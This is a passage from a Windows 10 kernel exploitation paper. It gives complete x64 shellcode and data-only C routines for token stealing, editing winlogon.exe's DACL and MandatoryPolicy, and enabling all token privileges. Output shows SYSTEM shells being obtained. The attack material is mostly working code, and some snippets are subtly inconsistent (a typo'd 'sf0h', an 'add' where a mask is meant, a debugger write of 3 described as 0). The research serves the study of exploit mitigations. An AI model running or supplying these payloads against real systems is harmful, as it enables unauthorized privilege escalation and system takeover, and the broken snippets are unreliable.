   +0x0e8 SidHash          : _SID_AND_ATTRIBUTES_HASH
   +0x1f8 RestrictedSidHash : _SID_AND_ATTRIBUTES_HASH
   +0x308 pSecurityAttributes : 0xffffc000`d7b0e990
_AUTHZBASEP_SECURITY_ATTRIBUTES_INFORMATION
   +0x310 Package          : (null)
   +0x318 Capabilities     : (null)
   +0x320 CapabilityCount  : 0
   +0x328 CapabilitiesHash : _SID_AND_ATTRIBUTES_HASH
   +0x438 LowboxNumberEntry : (null)
   +0x440 LowboxHandlesEntry : (null)
   +0x448 pClaimAttributes : (null)
   +0x450 TrustLevelSid    : (null)
   +0x458 TrustLinkedToken : (null)
   +0x460 IntegrityLevelSidValue : (null)
   +0x468 TokenSidValues   : (null)
   +0x470 VariablePart     : 0xffffc000`d7bd2750
```

```
kd> db ((poi(ffffe0009e6b8080+358) & 0xFFFFFFFFFFFFFFF0) + 0x0d4) L1
ffffc000`d7bd2364  01                                               .
kd> eb ((poi(ffffe0009e6b8080+358) & 0xFFFFFFFFFFFFFFF0) + 0x0d4) 3
```


The ***MandatoryPolicy*** is interesting for us in this case:

Value	Meaning
TOKEN_MANDATORY_POLICY_OFF 0x0	No mandatory integrity policy is enforced for the token.
TOKEN_MANDATORY_POLICY_NO_WRITE_UP 0x1	A process associated with the token cannot write to objects that have a greater mandatory integrity level.
TOKEN_MANDATORY_POLIC	A process created with the token has an integrity level that is the

Y_NEW_PROCESS_MIN 0x2	lesser of the parent-process integrity level and the executable-file integrity level.
TOKEN_MANDATORY_POLICY_VALID_MASK 0x3	A combination of **TOKEN_MANDATORY_POLICY_NO_WRITE_UP** and **TOKEN_MANDATORY_POLICY_NEW_PROCESS_MIN**.

A value of three tells us that the **TOKEN_MANDATORY_POLICY_NO_WRITE_UP** flag is set, which means that we cannot access objects with a higher integrity level then the present one. We also notice that if this value is changed to 0, we are allowed to do so. Manually modifying it in the debugger yields:

```
kd> db ((poi(ffffe0009e6b8080+358) & 0xFFFFFFFFFFFFFFF0) + 0x0d4) L1
ffffc000`d7bd2364  01
kd> eb ((poi(ffffe0009e6b8080+358) & 0xFFFFFFFFFFFFFFF0) + 0x0d4) 3
```



From this it is clear that changing those two bytes will allow us to inject code into winlogon.exe just like with a **NULL ACL**.

2.3 Pwned

The way we do this is by first finding the **KTHREAD** from the **GS** register and then the **EPROCESS** at offset **0x220** from that:

GS:180	→→	**_KPCR**
_KPCR:0x008	→→	**_KTHREAD(CurrentThread)**
_KTHREAD:0x220	→→	**_KPROCESS**

```
mov rax, qword ptr gs:[188h]
mov rax, qword ptr [rax + 220h]
mov rcx, rax
```

At offset **0x450** in the **EPROCSS** we find the name of the process executable:

```
kd> !process 0 0 winlogon.exe
PROCESS ffffe00028f57080
    SessionId: 1  Cid: 02a8    Peb: 7ff6b04f3000  ParentCid: 0274
    DirBase: 13dc4000  ObjectTable: ffffc001ebdcd9c0  HandleCount: <Data Not
Accessible>
    Image: winlogon.exe

kd> dt _EPROCESS ffffe00028f57080 ImageFileName
ntdll!_EPROCESS
   +0x448 ImageFileName : [15]  "winlogon.exe"
```

We can use this to iterate through all the **EPROCESSES** till we find the right one, this may be done by searching for the first 4 bytes of the name:

```
kd> dd ffffe00028f57080+450 L1
ffffe000`28f574d0  6c6e6977
```

This is implemented below:

```
mov rax, [rax + 240h]
procloop:
lea rbx, [rax – 240h]
mov rax, [rax]
add rbx, 450h
cmp dword ptr [rbx], 6c6e6977h
jne procloop
```

Once we have located the **EPROCESS** of winlogon.exe we find its **SecurityDescriptor**, remove the fast reference and change the byte at offset 0x48 to 0xb:

```
sub rbx, 458h
mov rax, qword ptr [rbx]
and rax, 0FFFFFFFFFFFFFFF0h
add rax, 48h
mov byte ptr [rax], 0bh
```

Now we need to modify the **MandatoryPolicy** of the exploited process, we already have the **EPROCESS** address, so we find the Token pointer, remove the fast reference and change the byte at offset 0xd4 to 0:

```
add rcx, 358h
mov rax, qword ptr [rcx]
and rax, 0FFFFFFFFFFFFFFF0h
add rax, 0d4h
mov byte ptr [rax], 0
```

And that's it. It may not be quite as pretty or easy as the old **ACL NULL** trick, but it achieves the same effect only changing two bytes in memory.

```
.code
```

```
EditAcl PROC
        mov rax, qword ptr gs:[188h]
        mov rax, qword ptr [rax + 220h]
        mov rcx, rax
        mov rax, [rax+240h]
        procloop:
        lea rbx, [rax-240h]
        mov rax, [rax]
        add rbx, 450h
        cmp dword ptr [rbx], 6c6e6977h
        jne procloop
        sub rbx, 458h
        mov rax, qword ptr [rbx]
        and rax, 0FFFFFFFFFFFFFFF0h
        add rax, 48h
        mov byte ptr [rax], 0bh
        add rcx, 358h
        mov rax, qword ptr [rcx]
        and rax, 0FFFFFFFFFFFFFFF0h
        add rax, 0d4h
        mov byte ptr [rax], 0
        ret
EditAcl ENDP

END
```

3. Enable Privileges

3.1 Enabling privileges

The same assumptions as in the previous paper here, that being the exploit as gained arbitrary kernel mode code execution and we can handcraft the assembly code to run. I do not see this technique used very much even though it is quite neat. The idea is to locate the token of the cmd.exe process, or which ever process should gain the elevated privileges, and modify the enabled privileges.

Looking at the structure of a Token object we find:

```
kd> dt _TOKEN
nt!_TOKEN
   +0x000 TokenSource      : _TOKEN_SOURCE
   +0x010 TokenId          : _LUID
   +0x018 AuthenticationId : _LUID
   +0x020 ParentTokenId    : _LUID
   +0x028 ExpirationTime   : _LARGE_INTEGER
   +0x030 TokenLock        : Ptr64 _ERESOURCE
   +0x038 ModifiedId       : _LUID
   +0x040 Privileges       : _SEP_TOKEN_PRIVILEGES
   +0x058 AuditPolicy      : _SEP_AUDIT_POLICY
   +0x078 SessionId        : Uint4B
   +0x07c UserAndGroupCount : Uint4B
   +0x080 RestrictedSidCount : Uint4B
   +0x084 VariableLength   : Uint4B
   +0x088 DynamicCharged   : Uint4B
   +0x08c DynamicAvailable : Uint4B
   +0x090 DefaultOwnerIndex : Uint4B
   +0x098 UserAndGroups    : Ptr64 _SID_AND_ATTRIBUTES
   +0x0a0 RestrictedSids   : Ptr64 _SID_AND_ATTRIBUTES
   +0x0a8 PrimaryGroup     : Ptr64 Void
   +0x0b0 DynamicPart      : Ptr64 Uint4B
   +0x0b8 DefaultDacl      : Ptr64 _ACL
   +0x0c0 TokenType        : _TOKEN_TYPE
   +0x0c4 ImpersonationLevel : _SECURITY_IMPERSONATION_LEVEL
   +0x0c8 TokenFlags       : Uint4B
   +0x0cc TokenInUse       : UChar
```

```
   +0x0d0 IntegrityLevelIndex : Uint4B
   +0x0d4 MandatoryPolicy  : Uint4B
   +0x0d8 LogonSession     : Ptr64 _SEP_LOGON_SESSION_REFERENCES
   +0x0e0 OriginatingLogonSession : _LUID
   +0x0e8 SidHash          : _SID_AND_ATTRIBUTES_HASH
   +0x1f8 RestrictedSidHash : _SID_AND_ATTRIBUTES_HASH
   +0x308 pSecurityAttributes : Ptr64 _AUTHZBASEP_SECURITY_ATTRIBUTES_INFORMATION
   +0x310 Package          : Ptr64 Void
   +0x318 Capabilities     : Ptr64 _SID_AND_ATTRIBUTES
   +0x320 CapabilityCount  : Uint4B
   +0x328 CapabilitiesHash : _SID_AND_ATTRIBUTES_HASH
   +0x438 LowboxNumberEntry : Ptr64 _SEP_LOWBOX_NUMBER_ENTRY
   +0x440 LowboxHandlesEntry : Ptr64 _SEP_LOWBOX_HANDLES_ENTRY
   +0x448 pClaimAttributes : Ptr64 _AUTHZBASEP_CLAIM_ATTRIBUTES_COLLECTION
   +0x450 TrustLevelSid    : Ptr64 Void
   +0x458 TrustLinkedToken : Ptr64 _TOKEN
   +0x460 IntegrityLevelSidValue : Ptr64 Void
   +0x468 TokenSidValues   : Ptr64 _SEP_SID_VALUES_BLOCK
   +0x470 VariablePart     : Uint8B
```

The **_SEP_TOKEN_PRIVILEGES** structure is located at offset **0x40** just as Cesar explained. Looking deeper we find:

```
kd> dt _SEP_TOKEN_PRIVILEGES
nt!_SEP_TOKEN_PRIVILEGES
   +0x000 Present          : Uint8B
   +0x008 Enabled          : Uint8B
   +0x010 EnabledByDefault : Uint8B
```

Still the exact same layout, so the background for this technique has not changed at all. We have to modify offset **0x48** in the process token to enable the privileges of said process.

3.2 Pwned

We begin in the same way as the previous two times, by locating the **KTHREAD** from the **GS** register, and then the **EPROCESS** at offset **0x220** from the **KTHREAD**:

GS:180	→→	**_KPCR**
_KPCR:0x008	→→	**_KTHREAD(CurrentThread)**
_KTHREAD:0x220	→→	**_KPROCESS**

```
mov r9, qword ptr gs:[188h]
mov r9, qword ptr [r9 + 220h]
```

Since I want to enable the privileges on the parent process, which is cmd.exe when I launch the exploit from a stand alone binary, I find the **EPROCESS** of cmd.exe next. This is done by remembering from the first blog post in the series that the PID of the parent process is located at offset **0x3E0** in the **EPROCESS**:

```
mov r8, qword ptr [r9 + 3e0h]
mov rax, r9
loop1:
mov rax, qword ptr [rax + 2f0h]
sub rax, sf0h
cmp qword ptr [rax + 2e8h], r8
jne loop1
```

Once we have the **EPROCESS** we find the pointer to the token at offset **0x358** and remember that it is a fast reference, so the lower 4 bits should be ignored. Then we change the value at offset **0x48** to enable all the privileges we want:

```
mov rcx, rax
add rcx, 358h
mov rax, qword ptr [rcx]
add rax, 0FFFFFFFFFFFFFFF0h
mov qword ptr [rax + 48h], 0FFFFFFFFFFFFFFF0h
```

Running the shellcode gets the following output from whoami /all:

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

Only the privileges which are present are listed, even though we have enabled many more. When we start a child process it inherits the privileges of the parent process, meaning if we start an application which injects code into a privileged process like winlogon.exe we can create a new SYSTEM integrity cmd.exe:

```
C:\test>Shellcode.exe
Current PID is: 4888
The Parent PID is: 2932
Remote thread created

C:\test>
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

```
.code

AddPriv PROC
        mov r9, qword ptr gs:[188h]
        mov r9, qword ptr [r9 + 220h]
        mov r8, qword ptr [r9 + 3e0h]
        mov rax, r9
        loop1:
        mov rax, qword ptr [rax + 2f0h]
        sub rax, 2f0h
        cmp qword ptr [rax + 2e8h], r8
        jne loop1
        mov rcx, rax
        add rcx, 358h
        mov rax, qword ptr [rcx]
        and rax, 0FFFFFFFFFFFFFFF0h
        mov qword ptr [rax+48h], 0FFFFFFFFFFFFFFFFh
        ret
AddPriv ENDP

END
```

4. Code

An assumption in my previous papers was the ability to execute arbitrary assembly code in kernel context. While it is possible to obtain this from a write-what-where vulnerability condition and often from a pool overflow, it does require both a **kernel read/write primitive** and a **KASLR** bypass to some kernel driver. If we limit ourselves to using the read/write primitive to perform a data only attack, we can omit the KASLR bypass. This paper describes how each of the three methods can be converted to a data only attack instead of an actual shellcode.

*Before we start, a kernel read/write primitive is needed, luckily I showed in a previous blog post how the **tagWnd** structure can be abused, even in Windows 10 Anniversary Edition or the upcoming Creators Update. This technique will be based upon that exploit primitive, however any other kernel read/write primitive could take its place. It should also be noted that the tagWnd exploit primitive is not blocked by Win32k syscall filtering, so it works in both Internet Explorer and Microsoft Edge*.

4.1 Token Stealing

The token stealing shellcode was explained in the first part and begins by fetching the address of the **KTHREAD** from the **GS** register. Here we run into a problem, since we are not able to read this using a read primitive. Luckily we may find it from the **tagWnd** object, Windows 10 is not released with the symbols for tagWnd, but[**[ReactOS]** has the structures for 32 bit Windows XP, so we can hopefully translate ourselves. The **tagWND** object has the follow beginning structure:

```
typedef struct _WND
{
    THRDESKHEAD head;
    DWORD state;
    DWORD state2;
    /* Extended style. */
    DWORD ExStyle;
    /* Style. */
    DWORD style;
    /* Handle of the module that created the window. */
    HINSTANCE hModule;
    DWORD fnid;
    struct _WND *spwndNext;
    struct _WND *spwndPrev;
    struct _WND *spwndParent;
    struct _WND *spwndChild;
    struct _WND *spwndOwner;
    RECT rcWindow;
    RECT rcClient;
    WNDPROC lpfnWndProc;
    /* Pointer to the window class. */
    PCLS pcls;
    HRGN hrgnUpdate;
    /* Property list head.*/
    LIST_ENTRY PropListHead;
    ULONG PropListItems;
    /* Scrollbar info */
    PSBINFO pSBInfo;
    /* system menu handle. */
    HMENU SystemMenu;
    //PMENU spmenuSys;
    /* Window menu handle or window id */
```

```
    UINT IDMenu; // Use spmenu
    //PMENU spmenu;
    HRGN hrgnClip;
    HRGN hrgnNewFrame;
    /* Window name. */
    LARGE_UNICODE_STRING strName;
    /* Size of the extra data associated with the window. */
    ULONG cbwndExtra;
    struct _WND *spwndLastActive;
    HIMC hImc; // Input context associated with this window.
    LONG dwUserData;
    PVOID pActCtx;
    //PD3DMATRIX pTransForm;
    struct _WND *spwndClipboardListener;
    DWORD ExStyle2;

    /* ReactOS */
    struct
    {
        RECT NormalRect;
        POINT IconPos;
        POINT MaxPos;
        UINT flags; /* WPF_ flags. */
    } InternalPos;

    UINT Unicode:1; /* !(WNDS_ANSICREATOR|WNDS_ANSIWINDOWPROC) ? */
    UINT InternalPosInitialized:1;
    UINT HideFocus:1; /* WS_EX_UISTATEFOCUSRECTHIDDEN ? */
    UINT HideAccel:1; /* WS_EX_UISTATEKBACCELHIDDEN ? */

    /* Scrollbar info */
    PSBINFOEX pSBInfoex; // convert to PSBINFO
    /* Entry in the list of thread windows. */
    LIST_ENTRY ThreadListEntry;
} WND, *PWND;
```

That is some header structure, looking that up we find:

```
typedef struct _THRDESKHEAD
{
    THROBJHEAD;
    struct _DESKTOP *rpdesk;
    PVOID pSelf;
} THRDESKHEAD, *PTHRDESKHEAD;
```

Which again contains another header structure we can look up:

```
typedef struct _THROBJHEAD
{
    HEAD;
    struct _THREADINFO *pti;
} THROBJHEAD, *PTHROBJHEAD;
```

The second element a pointer to a **THREADINFO** structure, if we look that up on ReactOS we find:


```
#ifdef __cplusplus
typedef struct _THREADINFO : _W32THREAD
{
#else
typedef struct _THREADINFO
{
    W32THREAD;
#endif
    PTL                 ptl;
    PPROCESSINFO        ppi;
    struct _USER_MESSAGE_QUEUE* MessageQueue;
    struct tagKL*       KeyboardLayout;
    struct _CLIENTTHREADINFO  * pcti;
```

```
    struct _DESKTOP*     rpdesk;
    struct _DESKTOPINFO   *   pDeskInfo;
```

Where the W32THREAD element covers over the following structure:

```
typedef struct _W32THREAD
{
    PETHREAD pEThread;
    LONG RefCount;
    PTL ptlW32;
    PVOID pgdiDcattr;
    PVOID pgdiBrushAttr;
    PVOID pUMPDObjs;
    PVOID pUMPDHeap;
    DWORD dwEngAcquireCount;
    PVOID pSemTable;
    PVOID pUMPDObj;
} W32THREAD, *PW32THREAD;
```

That means a pointer to the **ETHREAD** is present here. To sum it up, *we leak the address of a **tagWND** object using the user mode mapped desktop heap*. From the address of the tagWND object, we use our read primitive to read the QWORD at offset **0x10**, to get the pointer to the THREADINFO structure. Then we read offset **0x0** to get the pointer to the **ETHREAD**, after two reads we have the **KTHREAD**, but to prove it we read offset **0x220** from that since that is the address of the **EPROCESS**, which we then verify.



This now gives us a way to read the address of the **EPROCESS**. Implementing it can be seen below:

```
VOID TokenStealDataOnly(DWORD64 tagWND)
{
  DWORD64 pti = readQWORD(tagWND + 0x10);
  DWORD64 kthread = readQWORD(pti);
  DWORD64 eprocess = readQWORD(kthread + 0x220);
```

The token stealing shellcode looks like this:

```
mov r9, qword ptr gs:[188h]
mov r9, qword ptr [r9 + 220h]
mov r8, qword ptr [r9 + 3e0h]
mov rax, r9
loop1:
mov rax, qword ptr [rax + 2f0h]
sub rax, 2f0h
cmp qword ptr [rax + 2e8h], r8
jne loop1
mov rcx, rax
add rcx, 358h
mov rax, r9
loop2:
mov rax, qword ptr [rax + 2f0h]
sub rax, 2f0h
cmp qword ptr [rax + 2e8h], 4
jne loop2
mov rdx, rax
add rdx, 358h
mov rdx, qword ptr [rdx]
mov qword ptr [rcx], rdx
ret
```

The steps we need to convert from assembly to read and writes are:

- ***Getting the PID of the parent process.***
- Locate the EPROCESS of the parent process.
- Locate the EPROCESS of the system process.
- Overwrite the token of the parent process.

The first part is easy through a single read of offset **0x3E0** of the current **EPROCESS**:

```
DWORD64 ppid = readQWORD(eprocess + 0x3E0);
```

Next we iterate through the **EPROCESS**'s till we find the **PPID** at offset **0x2E8**:

```
while (1)
{
  searchEprocess = readQWORD(searchEprocess + 0x2F0) - 0x2F0;
  if (readQWORD(searchEprocess + 0x2E8) == ppid)
  {
    break;
  }
}
DWORD64 parentEprocess = searchEprocess;
```

And then the **EPROCESS** of the system process:

```
searchEprocess = eprocess;
while (1)
```

```
{
  searchEprocess = readQWORD(searchEprocess + 0x2F0) - 0x2F0;
  if (readQWORD(searchEprocess + 0x2E8) == 4)
  {
    break;
  }
}
DWORD64 systemEprocess = searchEprocess;
```

Finally we fetch the token address and overwrite it in the EPROCESS of the parent process:

```
DWORD64 systemToken = readQWORD(systemEprocess + 0x358); writeQWORD(parentEprocess +
0x358, systemToken);
```

Running it and manually modifying the **cbwndExtra** field of the **tagWND** to simulate a write-what-where vulnerability we get the following:

```
C:\test>whoami
desktop-p8rvc2o\dev

C:\test>Shellcode.exe

C:\test>whoami
nt authority\system

C:\test>
```

So the same effect may be resolved without any kernel mode shellcode execution.

4.2 ACL Edit

The next method I went through is editing the SID of the DACL in the SecurityDescriptor of the winlogon.exe process along with the MandatoryPolicy of the current process. This allows the program to inject a thread into the winlogon.exe process and run a cmd.exe with SYSTEM privileges. The shellcode looked like this:

```
mov rax, qword ptr gs:[188h]
mov rax, qword ptr [rax + 220h]
mov rcx, rax
mov rax, [rax+240h]
procloop:
lea rbx, [rax-240h]
mov rax, [rax]
add rbx, 450h
cmp dword ptr [rbx], 6c6e6977h
jne procloop
sub rbx, 458h
mov rax, qword ptr [rbx]
and rax, 0FFFFFFFFFFFFFFF0h
add rax, 48h
mov byte ptr [rax], 0bh
add rcx, 358h
mov rax, qword ptr [rcx]
and rax, 0FFFFFFFFFFFFFFF0h
add rax, 0d4h
mov byte ptr [rax], 0
ret
```

The steps we need to translate are:

- Find the EPROCESS of the current process.
- Find the EPROCESS of the winlogon.exe process.
- Modify the DACL of the winlogon.exe.
- Modify the Token of the current process.

We start in the same way by finding the EPROCESS of the current process as before:

```
DWORD64 pti = readQWORD(tagWND + 0x10); DWORD64 kthread = readQWORD(pti); DWORD64
eprocess = readQWORD(kthread + 0x220);
```

Then we find the EPROCESS of the winlogon.exe process by searching for its name:

```
DWORD64 searchEprocess = eprocess;
while (1)
{
  searchEprocess = readQWORD(searchEprocess + 0x2F0) - 0x2F0;
  if (readQWORD(searchEprocess + 0x450) == 0x6e6f676f6c6e6977)
  {
    break;
  }
}
DWORD64 winlogonEprocess = searchEprocess;
```

Then we modify the DACL of the winlogon.exe process at offset 0x48 in the SecurityDescriptor:

```
DWORD64 securityDescriptor = readQWORD(winlogonEprocess - 0x8);
securityDescriptor = securityDescriptor & 0xFFFFFFFFFFFFFFF0;
DWORD64 DACL = readQWORD(securityDescriptor + 0x48);
DACL = (DACL & 0xFFFFFFFFFFFFFF00) + 0xb;
writeQWORD(securityDescriptor + 0x48, DACL);
```

Since the exploit primitive only reads and writes QWORDS we read out a full QWORD at offset **0x48** and modify it, then write it back. Then finally we modify the token of the current process in the same way:

```
DWORD64 tokenAddr = readQWORD(eprocess + 0x358);
tokenAddr = tokenAddr & 0xFFFFFFFFFFFFFFF0;
DWORD64 token = readQWORD(tokenAddr + 0xd0);
token = token & 0xFFFFFF00FFFFFFFF;
writeQWORD(tokenAddr + 0xd0, token);
```

We then run the PoC and again manually enlarge the **cbwnExtra** field to simulate a write-what-where and get the following result:

```
C:\test>

C:\test>Shellcode.exe
Remote thread created

C:\test>whoami
desktop-p8rvc2o\dev

C:\test>
```

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

4.3 Enabling Privileges

The final technique was enabling all privileges in the parent process, which in assembly looked like this:

```
mov r9, qword ptr gs:[188h]
mov r9, qword ptr [r9 + 220h]
mov r8, qword ptr [r9 + 3e0h]
mov rax, r9
loop1:
mov rax, qword ptr [rax + 2f0h]
sub rax, 2f0h
cmp qword ptr [rax + 2e8h], r8
jne loop1
mov rcx, rax
add rcx, 358h
mov rax, qword ptr [rcx]
and rax, 0FFFFFFFFFFFFFFF0h
mov qword ptr [rax+48h], 0FFFFFFFFFFFFFFFFh
ret
```

The first part of the code is just a repeat of the token stealing shellcode, where we first find the **EPROCESS** of the current process, and use that to find the **EPROCESS** of the parent process, which we did like shown below:

```
DWORD64 pti = readQWORD(tagWND + 0x10);
DWORD64 kthread = readQWORD(pti);
DWORD64 eprocess = readQWORD(kthread + 0x220);
DWORD64 ppid = readQWORD(eprocess + 0x3E0);
DWORD64 searchEprocess = eprocess;
while (1)
{
  searchEprocess = readQWORD(searchEprocess + 0x2F0) - 0x2F0;
  if (readQWORD(searchEprocess + 0x2E8) == ppid)
  {
    break;
  }
}
DWORD64 parentEprocess = searchEprocess;
```

Next we find the token, ignore the fast reference bits and set the values at offset **0x48** to 0xFFFFFFFFFFFFFFFF:

```
DWORD64 tokenAddr = readQWORD(parentEprocess + 0x358);
tokenAddr = tokenAddr & 0xFFFFFFFFFFFFFFF0;
writeQWORD(tokenAddr + 0x48, 0xFFFFFFFFFFFFFFFF);
```

Running this method and simulating a white-what-where again we get the following result:

```
C:\test>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\test>Shellcode.exe
Error opening winlogon process: 5
Could not inject code
C:\test>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

Running the PoC again we are now able to inject into winlogon.exe due to the higher privileges:

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

The End

This concludes the conversion of kernel shellcode to data only attacks and makes it clear that for standard privilege escalation to SYSTEM arbitrary kernel mode execution is not needed and neither is KASLR bypass for kernel drivers.

References

1. *https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf*
2. *https://improsec.com/blog//windows-kernel-shellcode-on-windows-10-part-1*
3. *https://improsec.com/blog//windows-kernel-shellcode-on-windows-10-part-2*
4. *https://improsec.com/blog//windows-kernel-shellcode-on-windows-10-part-3*
5. *https://improsec.com/blog//windows-kernel-shellcode-on-windows-10-part-4-there-is-no-code*
6. *https://www.blackhat.com/docs/eu-16/materials/eu-16-Liang-Attacking-Windows-By-Windows.pdf*
7. *https://www.blackhat.com/docs/us-17/wednesday/us-17-Schenk-Taking-Windows-10-Kernel-Exploitation-To-The-Next-Level%E2%80%93Leveraging-Write-What-Where-Vulnerabilities-In-Creators-Update-wp.pdf*
8. *https://github.com/MortenSchenk/DataOnlyShellcode*
9. *https://www.geoffchappell.com/studies/windows/km/ntoskrnl/structs/kpcr.htm*
10. *http://www.geoffchappell.com/studies/windows/km/ntoskrnl/structs/eprocess/index.htm*
11. *http://www.geoffchappell.com/studies/windows/km/ntoskrnl/structs/ethread/index.htm*
12. *https://labs.nettitude.com/blog/analysing-the-null-securitydescriptor-kernel-exploitation-mitigation-in-the-latest-windows-10-v1607-build-14393/*
13. *https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x64/src/migrate/remotethread.asm*